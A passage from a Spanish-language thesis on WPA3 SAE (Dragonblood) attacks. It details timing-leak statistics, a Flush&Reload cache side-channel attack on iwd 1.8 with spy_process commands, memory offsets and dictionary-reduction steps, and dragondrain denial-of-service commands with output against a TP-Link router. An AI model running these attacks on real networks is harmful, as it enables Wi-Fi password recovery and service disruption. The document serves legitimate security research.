Una vez obtenidas las mediciones se puede proceder a realizar el análisis estadístico. Para el grupo 22 MODP el documento de Dragonfly recomienda realizar 1000 mediciones por cada dirección MAC de una lista de 20, sin embargo, se decidió realizar mediciones de 1000 a 2000 mediciones por cada dirección MAC para así tener una mayor granularidad para que los datos sean más fiables.

Para diferenciar las direcciones MAC que tienen diferente número de iteraciones y poder utilizar esta información para recuperar la contraseña, necesitamos realizar un análisis estadístico, para esto, se ha recurrido a la prueba estadística ANOVA unilateral con un parámetro $\alpha<0,05$ para que se valide la hipótesis alternativa de que existe una diferencia en la media de las mediciones recopiladas.

En caso contrario mantener la hipótesis nula, es decir, que los datos estadísticos de cada dirección MAC con el número de mediciones tienen una distribución estadística relativamente similar, por lo tanto, no existe filtración de tiempo explotable y no es posible recuperar la contraseña por este método.

Para realizar este análisis se escribió un algoritmo en Python que se puede observar en el apartado de **Anexo 4.** Para utilizar este script se tuvo que utilizar python3 con las librerías necesarias, y como argumento ingresar el nombre donde se guardan las mediciones proporcionadas por dragontime.

En base a los resultados de la investigación de Vanhoef & Ronen (2020) en implementaciones con el soporte de grupos MODP para poder inferir el número de iteraciones para cada dirección MAC falsificada, se debe utilizar la prueba estadística llamada caja de Crosby con un percentil bajo de 5 y un percentil alto de 35, con 75 mediciones por cada dirección MAC. Estas comparaciones se deben realizar por pares para ordenar las direcciones MAC en función del número de iteraciones ejecutadas. En el apartado 6.7.4 se puede evidenciar los resultados de la caja de Crosby, cabe decir, que se obtuvieron los mismos resultados en las demás pruebas estadísticas utilizadas como; prueba de signos; prueba de rangos con signo de Wilcoxon y la prueba t de muestras emparejadas. Sin embargo, en Kario & RedHat (2023), se

dice que la prueba de Crosby puede que no se tan precisa, debido a que no se verifica los supuestos de la prueba, es decir, que se exige que las muestras sean independientes y estén idénticamente distribuidas, y para constatar esto, se realizaron, pruebas de falsos positivos y falsos negativos, dentro de un entorno controlado, midiendo el tiempo que se tarda en enviar las peticiones de un cliente al servidor. La prueba que podía diferenciar medidas con más precisión fue la prueba de signos por lo que se decidió utilizar para comprobar su validez en esta investigación con un valor de α=0.01.

5.2.5.5 Cache-Based Side-Channel Attack o Ataque de canal lateral basado en caché.

Para ejecutar este ataque se apunta a la función *sae_compute_pwe* del código de iwd1.8 con la curva predeterminada P-256 o grupo 19. La máquina de prueba utiliza un procesador Intel Core i7-11370H de 4 núcleos, con 12 MB de caché y 16 GB de memoria, ejecutando una distribución Fedora en una máquina virtual para realizar las pruebas experimentales y evitar errores en el sistema operativo principal. Además, el PoC se despliega desde un contenedor de Docker para desplegar el ataque de manera sencilla. Este contenedor simula estar en una máquina víctima compartiendo todos los recursos de hardware de la máquina anfitriona.

Este ataque de canal lateral basado en caché se puede llevar a cabo si se tiene acceso a la máquina en cuestión que cumple la función de cliente víctima en el BSS del AP. Para poder reproducir el ataque en cuestión se debe instalar en el sistema operativo en cuestión un script espía que permita monitorear el acceso a la memoria caché LLC del procesador. Con esto se puede monitorizar los accesos a la caché de las instrucciones en este caso de iwd, mediante un ataque Flush&Reload del kit de herramientas Mastik.

El atacante realiza un vaciado de la memoria caché, en concreto una dirección de memoria donde se llama la función que se utilizara como reloj es decir que este determinara la cantidad de iteraciones recorridas en el algoritmo de derivación de la contraseña, y, la dirección de memoria donde se llama la función que realiza la generación de un valor aleatorio de 32 bits para realizar las iteraciones ficticias en el cálculo de residuo cuadrático en el algoritmo de derivación del elemento de contraseña, denotando que ya se encontró una coordenada x válida en la curva elíptica, por consecuencia, denotara la cantidad de iteraciones realizadas en este intercambio SAE en concreto.

Para ubicar estas direcciones en la memoria caché se debe realizar ingeniería inversa al demonio de conexión wifi que se atacara, para posteriormente, guardar únicamente el acceso a las direcciones de caché que filtran información pertinente para recuperación de la clave. Las

cuales se ingresarán como variables en el programa espía para generar las trazas de mediciones de caché.

Además, debido a las técnicas de optimización de la CPU y a cierto jitter del sistema, las mediciones pueden ser ruidosas y algunas trazas pueden resultar incorrectas. Cabe decir, que la llamada a la función de generación aleatoria de contraseña suele realizarse en escasas iteraciones, lo que implica, que se puede pasar por alto la resolución de tiempo del ataque Flush&Reload, por lo tanto, para mejorar la fiabilidad de los resultados se realizó un ataque de degradación de rendimiento (PDA) como se indica en Allan.T&Brumley (2016, citado en Almeida et al., 2020).

Los pasos y consideraciones que se deben tener para ejecutar el ataque son los siguientes y se tomaron en base a el trabajo de Almeida et al., (2020):

1. El atacante debe instalar o ejecutar un script malicioso que monitorice el acceso a la caché de determinadas direcciones de memoria caché dependiendo del programa víctima, el trabajo no está centrado en técnicas de ingeniería social ni tampoco inyección de código javascript, por lo tanto, se asume que ya se tiene acceso a la máquina víctima.
2. Ubicar las direcciones de memoria caché donde se llaman determinadas funciones que se comparten entre el binario (iwd) y la librería Embedded Linux Library (ell) que pueden filtrar información de acceso a la caché. El algoritmo *hash-to-curve* se implementa en la función *sae_compute_pwe* que filtra información en esta versión de iwd 1.8 es y es la que se va a mapear, para esto hay que analizar cuáles funciones se puede utilizar para realizar el ataque de canal lateral.

```
1  bool sae_compute_pwe(struct l_ecc_curve *curve, char *pwd,
2          const uint8_t *a, const uint8_t *b) {
3    uint8_t seed[32], save[32], random[32], *base = pwd;
4    l_ecc_scalar *qr = sae_new_residue(curve, true);
5    l_ecc_scalar *qnr = sae_new_residue(curve, false);
6    for (int counter = 1; counter <= 20; counter++) {
7      /* pwd-seed = H(max(a, b) || min(a, b), base || counter)
8       * pwd-value = KDF(seed, "SAE Hunting and Pecking", p)
9       */
10     sae_pwd_seed(a, b, base, base_len, counter, seed);
11     pwd_value = sae_pwd_value(curve, seed);
12     if (!pwd_value)
13       continue;
14
15     if (sae_is_quadradic_residue(curve, pwd_value, qr, qnr)) {
16       if (found == false) {
17         l_ecc_scalar_get_data(pwd_value, x, sizeof(x));
18         memcpy(save, seed, 32);
19         l_getrandom(random, 32);
20         base = random;
21         base_len = 32;
22         found = true;
23       }
24     }
25     l_ecc_scalar_free(pwd_value);
26   }
27   /* ... */
28 }
```

Algoritmo 2. *Hash-to-curve implementado en iwd 1.8*

Tomado de (Almeida et al., 2020)

La ramificación explícita en las líneas 15 y 16 hace que el flujo de control dependa de la entrada. Un atacante que sea capaz de saber la iteración en la que se ejecuta el código entre las líneas 17 y 22 puede adivinar cuántas iteraciones son necesarias antes de regresar con éxito de esta función.

- Para crear un reloj de sincronización se monitorizará la llamada *kdf_sha256* la cual es una función de *libell* llamada dentro de *sae_pwd_value*, gracias a la complejidad de esta función se puede detectar la llamada cada vez. Además, no se accede a esta dirección de memoria en particular durante el resto del protocolo, evitando así ruido potencial en las trazas de mediciones.
- Para adivinar la ejecución de las líneas 17 a 22 es más difícil ya que el rango de direcciones al que se accede dentro de *sae_compute_pwe* es demasiado corto y está muy cerca del resto del bucle como para que la monitorización sea fiable. La mejor opción es monitorizar la instrucción de una de las funciones llamadas en las líneas 17 a 19 (*l_getrandom*) ya que se llama con menos frecuencia y puede ser distinguida con mayor facilidad.

- La generación de números aleatorios (*l_getrandom*) también forman parte de la verificación de residuo cuadrático (*sae_is_cuadratic_residue*, Línea 15) que se utiliza para segar el cálculo, sin embargo, estos accesos pueden distinguirse teniendo en cuenta el número de ciclos transcurridos desde el inicio de la iteración.
- Otra consideración importante, son las optimizaciones de la CPU y a cierto ruido del sistema, las mediciones pueden ser ruidosas y algunas trazas pueden dar resultados incorrectos. Además, una llamada a *l_getrandom* se produce antes de la comprobación adecuada de los residuos cuadráticos. Por lo tanto, se desaloja una línea de memoria dentro del código encargado del cálculo de los símbolos de Legendre (*vli_mod_exp*). Con esto, se consigue aumentar el retardo entre el reloj de sincronización y el código específico de éxito, mientras se mantiene un bajo retardo para llegar a la primera llamada de *l_getrandom*.

Inicialmente se debe tener instalado el contenedor de Docker siguiendo las instrucciones que se dan en el apartado 5.1.1.11. Posteriormente se puede realizar las modificaciones correspondientes para reproducir el ataque, cada vez que se salga del contenedor se puede reproducir el contenedor esporádicamente con el siguiente comando:

docker start -ia <nombre del contenedor>

Es importante señalar, que se debe eliminar los registros de *dbus* cada vez que se requiera salir del PoC, debido a, que se debe generar una nueva conexión cada que se ejecuta el contenedor para poder utilizar los dispositivos conectados en la máquina anfitriona, esta eliminación se puede realizar con el siguiente comando:

rm -rf /var/run/dbus

Para poder ubicar las direcciones de memoria que filtran información de la derivación del PWE se utilizó *objdump*. *Objdump* es una herramienta que permite desensamblar el binario y ver las llamadas de las funciones del binario en cuestión. El comando que se utilizó fue el siguiente:

objdump -M Intel -dr iwd | grep <etiqueta de la función a ubicar>

Donde:

-d: indica que se realiza un desensamblado del código binario e imprimir las entradas de reubicación del fichero intercaladamente.

-M: Indicar la arquitectura que se desea utilizar para el desensamblado del binario.

|: se utiliza para concatenar otro comando en este caso se utiliza *grep* para filtrar la salida de la herramienta y obtener las líneas donde se imprime determinada función.

Para poder desplegar el ataque se utilizó el script en bash **simulation.sh** mencionada anteriormente en 5.1.1.11 con unas ligeras modificaciones para que se puede realizar el ataque en base a la red proporcionada por el AP real, debido a que, el original está diseñado para poder funcionar en un entorno con interfaz de red inalámbrica virtual al igual que el AP. El script **simulation_real.sh** es el modificado, el cual simula la desconexión y conexión del demonio como si se generarán ataques de desautenticación y también se encarga de reiniciar el demonio que se generen nuevas Direcciones MAC en una cantidad de 10 veces, y realiza 15 mediciones por cada dirección MAC, además, se guardan los accesos a la caché para poder inferir el número de iteraciones necesarias para derivar el elemento de contraseña por parte del algoritmo *hash-to-curve.* Las modificaciones se pueden apreciar en el **Anexo 5**.

Para realizar la monitorización y el vaciado de las direcciones de memoria ubicadas con el comando anterior, se hará uso de la herramienta **spy_procces** a la cual se le tiene que ingresar los argumentos necesarios como; el directorio de la ubicación del binario (iwd), la etiqueta y la dirección de la función a monitorizar (*kdf_sha256* y *l_getrandom*) y desalojar (*vli_mod_exp*), también es necesario ingresar el tiempo de la ventana de espera antes de realizar la medición como se explica en el apartado 4.10.5.3**.**

> *spy_process -o $1 -f ${IWD} -m 0x54140,kdf_sha256 -m 0x72ee0,l_getrandom -t 140 -w 20 -p 0x84d60,vli_mod_exp*

Directorio de iwd $1: */$(pwd)/restraces/nombre_de_directorio/[1-10]* → *es el directorio donde se guardaran las trazas iterando por carpetas hasta llegar a 10 que son el total de direcciones MAC medidas.*

Directorio de iwd: */usr/local/libexec* -→ es el directorio donde se instala el binario de iwd

Direcciones y etiquetas de memoria de las funciones a monitorizar y desalojar: *0x54140,kdf_sha256, 0x 72ee0,l_,l_getrandom , 0x84d40,vli_mod_exp*

Tiempo de ventana de monitorización: 20 milisegundos

El tiempo de umbral se define con *-t*, sin embargo, se puede calcular automáticamente debido a que cada procesador tiene distintos tiempos de respuesta, y en el código fuente de la herramienta se agrega esta funcionalidad.

Esta configuración se realiza dentro de **simulation_real.sh**, ya que es el script en bash que se utiliza para automatizar todas las acciones complejas, en este script solo se debe utiliza el siguiente comando:

./simulation_real.sh -s < nombre_de_carpeta_para_almacenar_trazas> -d

Con el comando anterior se realiza toda la parte del proceso espía por parte del atacante dentro del directorio /restrace, se encontrará cada carpeta con las mediciones guardadas para después inferir las iteraciones correspondientes para cada medición, y el argumento -d es para ver la información del proceso espía.

Posteriormente, al tener las trazas las cuales consisten en mediciones del tiempo de acceso a la memoria caché L3 o LLC por parte del procesador, dentro de **simulation_real.sh** se utiliza la herramienta **tracer_parser.py** la cual a partir de las mediciones obtenidas infiere el número de iteraciones utilizadas para derivar un punto en la curva válido y por tanto un PWE para seguir con el protocolo SAE.

Después de haber obtenido el número de iteraciones correspondiente a cada dirección MAC utilizada, se puede realizar la reducción de un diccionario en base a esta información, lo que realiza la herramienta **dict_reducer** es reducir bastante un conjunto de contraseñas potenciales con un programa de fuerza bruta offline. La herramienta itera sobre las contraseñas y elimina las que no dan el mismo resultado con el número de iteraciones calculado con la herramienta **trace_parser.py** cuando se derivan con las correspondientes direcciones MAC. Las contraseñas resultantes, son candidatas potenciales las cuales constituyen un nuevo diccionario en base a la estadística descrita en 4.10.6. . El comando a utilizar es el siguiente:

./simulation_real.sh -p <directorio_de_trazas> -d

Según Almeida et al. (2020) el número de trazas necesarias para eliminar todas las contraseñas erróneas se pueden evidenciar en la siguiente tabla:

Tabla 17.
Número de trazas requeridas para eliminar las contraseñas de un diccionario

Diccionario	Tamaño de Diccionario	Trazas necesarias
Rockyou	$1.4 * 10^7$	16
	$3.5 * 10^7$	17
	$5.5 * 10^8$	20
	$4.6 * 10^{14}$	32

Nota: El número de trazas son las mediciones realizadas por cada dirección MAC. Tomado de (Almeida et al., 2020).

6. Resultados

6.1 Resultado de ataques DoS


En resumen, se puede decir que en la versión de firmware de fábrica y el actualizado del AP son vulnerables. Los ataques fueron factibles, ya que, se denegó la conexión a los dispositivos que querían establecer conexión cuando se reproducía el ataque, sin embargo, al cesar el ataque, la conexión a la red era posible casi automáticamente esto debido a que se dejaba de enviar tramas de autenticación falsificadas, esto se pudo llevar a cabo debido a el soporte de interfaces virtuales de la tarjeta de red inalámbrica con chipset Atheros para reconocer todas las tramas enviadas a direcciones MAC falsificadas. Según Vanhoef & Ronen (2020) esto asegura que el AP no retransmita las respuestas, es decir, se pueden falsificar más intercambios *commit.*

En este ataque experimental, el atacante utiliza una laptop con una CPU de 3,30 GHz con una tarjeta de red inalámbrica AR9172 que se eligió en el apartado 5.1.2.2. Se realizó el ataque en la curva P-256, ya que es la curva que soporta por defecto el Router Tp-Link Ax53 seleccionado en el apartado 5.1.2.1. A continuación, se detalla el resultado de los ataques en cuestión:

6.1.1 Falsificación de una dirección MAC con 200 tramas commit por segundo.


Figura 54.
Resultado de ataque DoS con falsificación de una dirección MAC.

```
┌──(root㉿kali)-[/home/…/Escritorio/WPA3/dragondrain-and-time/src]
└─# ./dragondrain -d wlan0mon -a B4:B0:24:DC:67:14 -c 6 -b 54 -n 1 -r 200
Opening card wlan0mon
Setting to channel 6
Will spoof MAC addresses in the form C0:1C:30:15:1D:[00-00]
Searching for AP ...
Will forge 200 handshakes/second (1 commit every 0 sec 5 msec)
[ STATUS: 32.80 forged handshakes/sec |   0 AC tokens received/sec | 200 commits sent/sec ]
```



a) firmware de Fábrica

```
┌──(root㉿kali)-[/home/kali/Escritorio/dragondrain-and-time/src]
└─# ./dragondrain -d wlan0 -a B4:B0:24:DC:67:13 -c 6 -g 19  -b 54 -n 1 -r 200
Opening card wlan0
Setting to channel 6
Will spoof MAC addresses in the form E6:57:FC:3E:06:[00-00]
Searching for AP ...
Will forge 200 handshakes/second (1 commit every 0 sec 5 msec)
[ STATUS: 33.20 forged handshakes/sec |   0 AC tokens received/sec | 200 commits sent/sec ]
```



b) firmware actualizado

Elaborado por el autor

En la **Figura 54** se puede apreciar el comportamiento del ataque en dos versiones de firmware distintos, y se puede evidenciar que, se están forjando exitosamente 32.80 y 33.20 negociaciones por segundo respectivamente, es aproximadamente el 20% de las tramas que se establecieron forjar por segundo, esto depende de la capacidad del AP para recibir tramas commit de autenticación simultáneamente de distintos clientes.


Con la falsificación de un cliente o una dirección MAC se puede observar que el uso del CPU se eleva hasta el 73% en el firmware de fábrica y de 65% en el firmware actualizado, por lo tanto, si se puede apreciar una mejora en la eficiencia del AP en este ataque en concreto, cabe señalar que, en los dos casos si se desea conectar otro cliente a la red no sería posible, debido al alto costo de procesamiento que requiere el protocolo SAE para realizar la autenticación y con un grado de procesamiento arriba del 65 % se puede generar problemas en

la autenticación de clientes. Cuando el ataque estaba en curso se intentó conectar un cliente con IOS, sin embargo, la conexión no era posible por el uso de CPU excesivo, al intentar establecer una conexión no se puede y arroja un mensaje que se puede observar en la **Figura 55**. Cabe señalar que se evade exitosamente el mecanismo *anti-clogging* que tiene el router para rechazar las solicitudes de autenticación ya que no se están reflejando tokens AC, el valor es de 0.

Figura 55.
Resultado de tratar de establecer conexión desde un dispositivo IOS

Elaborado por el autor.

Figura 56.
Mensajes Commit falsificados con una sola dirección MAC suplantada en Wireshark.




Elaborado por el autor.

En la **Figura 56** se puede apreciar cómo se envían las tramas de autenticación (*commit 1*) falsificadas, con una sola dirección MAC por parte del atacante en WireShark.

6.1.2 Falsificación de 20 direcciones MAC con 200 tramas commit por segundo.


Figura 57.
Resultado de ataque DoS con falsificación de 20 dirección MAC.

```
└─# ./dragondrain -d wlan0mon -a B4:B0:24:DC:67:14 -c 6 -b 54 -n 20 -r 200
Opening card wlan0mon
Setting to channel 6
Will spoof MAC addresses in the form C0:1C:30:15:1D:[00-13]
Searching for AP ...
Will forge 200 handshakes/second (1 commit every 0 sec 5 msec)
[ STATUS: 6.20 forged handshakes/sec |   1 AC tokens received/sec | 201 commits sent/sec ]
[ STATUS: 5.60 forged handshakes/sec |   2 AC tokens received/sec | 202 commits sent/sec ]^C
```



a) Firmware de Fabrica

```
└─# ./dragondrain -d wlan0 -a B4:B0:24:DC:67:13 -c 6 -g 19  -b 54 -n 20 -r 200
Opening card wlan0
Setting to channel 6
Will spoof MAC addresses in the form E6:57:FC:3E:06:[00-13]
Searching for AP ...
Will forge 200 handshakes/second (1 commit every 0 sec 5 msec)
[ STATUS: 4.60 forged handshakes/sec |   4 AC tokens received/sec | 204 commits sent/sec ]
```




b) Firmware Actualizado

Elaborado por el autor.

En este ataque se utilizaron 20 direcciones MAC y la generación de 200 mensajes *commit* por segundo, sin embargo, se puede ver en la **Figura 57** que las negociaciones generadas son muy bajas de 6.20 y 4.60 handshakes por segundo, está funcionando el mecanismo anti-clogging del router para evitar ataques DoS, si bien está tratando de mitigar el ataque, no lo consigue ya que al tratar de conectar otro dispositivo a la red sigue enviando el mensaje "no se pudo conectar a la red" (ver **Figura 55**). El AP está utilizando su mecanismo anti-cloccing para evitar que se conecten a la red los atacantes, pero de la misma forma está evitando que los clientes legítimos establezcan conexión. Por lo tanto, aunque el uso de CPU se eleve tan solo a 33% y 35% respectivamente, el ataque DoS sigue siendo factible, cabe decir, que el ataque no tiene la misma efectividad ya que si se persiste en las solicitud de autenticación se puede realizar.

Figura 58.
Falsificación de 200 mensajes commit con la falsificación de 20 direcciones MAC en Wireshark



Elaborado por el autor.

En la **Figura 58** se puede apreciar en el software de monitoreo que se utilizó, en este caso WireShark, como se envían las tramas de autenticación (*commit*) falsificadas, con 20 direcciones MAC por parte del atacante.

Para evaluar el rendimiento del AP cuando está bajo un ataque DoS de este tipo, y evaluar desde cuantas tramas por segundo pueden generar problemas en la red inalámbrica, se tomaron en cuenta en cuenta varias métricas que se pueden ver en la siguiente tabla, cabe decir que se falsificó únicamente una dirección MAC para generar el ataque debido que con esto podemos evadir el mecanismo *anti-clogging* de WPA3, cabe decir que, en la práctica se comprobó falsificando más de una dirección MAC y a pesar de que los handshakes forjados son menor en algunos casos y la sobrecarga de la CPU no es tan alta se puede evitar que se conecten clientes a la red.

Tabla 18.
Métricas del ataque DoS en una red con WPA3 SAE con el Firmware de Fábrica

Handshakes enviados (commits/s)	Handshakes forjados (commits/s)	CPU del AP (%)	DoS de conexión a nuevos clientes	CPU del atacante (%)
10	6,0	30	✗	3
20	12,0	40	✗	3
30	21,8	50	✗	4
40	24,0	65	✗	5
50	30,2	65	✗	6
60	31,4	68	✓	4
70	24,0	69	✓	4
80	34,0	69	✓	5
90	30,2	70	✓	5
100	31,0	72	✓	6
200	30,4	70-75	✓	8

Tabla 19.
Métricas del ataque DoS en una red con WPA3 SAE con el Firmware Actualizado

Handshakes enviados (commits/s)	Handshakes forjados (commits/s)	CPU del AP (%)	DoS de conexión a nuevos clientes	CPU del atacante (%)
10	9,0	29	✗	3
20	16,0	38	✗	4
30	18,0	50	✗	4
40	28,4	63	✗	5
50	32,4	66	✗	5
60	37,8	70	✗	5
70	32,8	74	✓	6
80	33,8	70	✓	6
90	37,2	72	✓	5
100	31,0	73	✓	3
200	30,0	70-75	✓	5

Nota: A partir de 70 c/s se genera el comportamiento del ataque DoS, sin embargo, esto es parcialmente debido a que la conexión se puede dar después de intentarlo algunas veces. Cabe decir, que a partir de las 100 c/s el ataque es factible. Elaborado por el autor.

6.2 Resultados de Downgrade Attack WPA3-Transition o Ataque de Degradación al modo WPA3 Transición.

